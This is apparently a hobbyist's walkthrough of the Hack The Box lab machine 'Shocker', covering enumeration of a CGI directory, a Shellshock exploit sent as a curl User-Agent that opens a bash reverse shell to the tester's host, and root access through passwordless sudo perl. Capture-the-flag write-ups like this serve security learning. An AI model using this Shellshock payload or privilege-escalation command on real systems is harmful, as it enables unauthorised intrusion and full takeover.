

Shocker is a linux box. not sure what to expect, but ping is running, and i’m starting up an nmap scan!
┌──(root㉿kali)-[/usr/share/sharphound]
└─# nmap -p- -sC -sV 10.129.6.206
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-21 16:46 -0500
Nmap scan report for 10.129.6.206
Host is up (0.0057s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.48 seconds
port 2222, probably just ssh, not much more. Lets see whats at the webserver!
Hm, doesnt seem to want to be bugged!

Nothing interesting at the source too. Maybe we should bust some dirs, see what more is out there.
┌──(root㉿kali)-[/usr/share/sharphound]
└─# dirb http://10.129.6.206

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Jan 21 16:51:29 2026
URL_BASE: http://10.129.6.206/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.129.6.206/ ----
+ http://10.129.6.206/cgi-bin/ (CODE:403|SIZE:295)
+ http://10.129.6.206/index.html (CODE:200|SIZE:137)
+ http://10.129.6.206/server-status (CODE:403|SIZE:300)

-----------------
END_TIME: Wed Jan 21 16:51:52 2026
DOWNLOADED: 4612 - FOUND: 3
/cgi-bin huh? Interesting. Maybe that’s traversable? I capture the request in burp, and start screwing around.

No dice, not with encoding, not plain, nothing. At this difficulty machine i don’t think (sub) domain fuzzing is necessary.
At this point we don’t have much to go on though, and after trying to find something in the picture we get using steghide and exif, i didn’t get anything yet. So maybe some more fuzzing is required. I start Dirbuster, and load up a bigger wordlist

No success still. Perhaps we need to focus on what we have, some know cgi-bin script.
Using my own (pretty *special*) way of searching the /usr/share directory i look if i have any wordlists cgi related, and there’s some wordlists!
┌──(root㉿kali)-[/usr/share]
└─# find ./ asd | grep cgi | grep wordlist
./wfuzz/wordlist/vulns/cgis.txt
find: ‘asd’: No such file or directory
./dirb/wordlists/vulns/cgis.txt
no luck 🙁
trying a vuln-scan with nmap to see if i missed something there.
nmap -p 80 -sC -sV –script=vulners 10.129.6.206
The interesting vulns i see are not applicable. All in this apacheserver, but not reachable from the access we have.
I gotta say, and i feel kind a stupid, but after spraying wordlists till sunrise, i have no success with anything. “Try harder” sticks in the back of my mind.
So i looked up a tip. Now i use tips more often if i get stuck, but even with the tips i try to get to the results organically. so i know i look for a specific wordlist, but for the love of god, i can’t find it.
Looking at the format its 4 letters/numbers and probably a .pl extension. Without this insider knowledge, i would never have considered this approach. Oh well, here we go.
crunch 4 4 0123456789abcdefghijklmnopqrstuvwxyz -o 4.txt
This gives me a list of all the characters from 4 – 4 positions. Afterwards with nano i find regex and replace all sentence ends with .pl. This gives me the worlist i need.

Lets hope for the best!
Okay, thats a cool couple of milion possibilities. Thats gonna take way too long to walk trough. I’m going to have a peek at a walktrough.
Allrighty! Watched some ippsec (one of the GOAT). Apperently i should have simply tried a gobuster option for file extension. I should’ve known! Oh well, lesson learned! I’ll include this in my tools list!
┌──(root㉿kali)-[/home/kali/htb/shocker]
└─# dirb http://10.129.6.206/cgi-bin/ -X .sh,.pl

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Jan 21 18:31:45 2026
URL_BASE: http://10.129.6.206/cgi-bin/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.sh,.pl) | (.sh)(.pl) [NUM = 2]

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.129.6.206/cgi-bin/ ----
+ http://10.129.6.206/cgi-bin/user.sh (CODE:200|SIZE:118)

-----------------
END_TIME: Wed Jan 21 18:32:35 2026
DOWNLOADED: 9224 - FOUND: 1
Gotcha! user.sh!
For now it’s late. I’m gonna pick back up here tomorrow.
So user.sh, what does it do. Loading the page it seems that it outputs every once in a while with the uptime command.
Googling around a bit to user.sh and exploit points me to shellshock. To be honest, i was just trying a payload i found somewhere else, and it immediately worked.
curl -H "user-agent: () { :; }; echo; echo; /bin/bash -c 'bash -i >& /dev/tcp/10.10.15.104/4444 0>&1'" http://10.129.14.137/cgi-bin/user.shsimply adjusting the user agent this way, it made it possible to set up the reverse shell.

this gave me the user flag too.
Now, we can see how we get privileges, and this is not hard. Checking with sudo -l to see what we can run as root, we see that we can run perl as root, no password.

Given that Perl is its own execution engine, we can try running a script as root.
It can be done easier though! Looking at GTFO bins (https://gtfobins.org/gtfobins/perl/#reverse-shell), we can see that we can get a shell simply by running:
shelly@Shocker:/home/shelly/.ssh$ sudo perl -e 'exec "/bin/sh"'
sudo perl -e 'exec "/bin/sh"'


id
uid=0(root) gid=0(root) groups=0(root)
Now that we are root, we can get the flag!
Conclusion
I don’t really like this box, but that’s because i didnt find the most important piece for hours. I learned that i should do more fuzzing on file extensions.
After that it was really easy.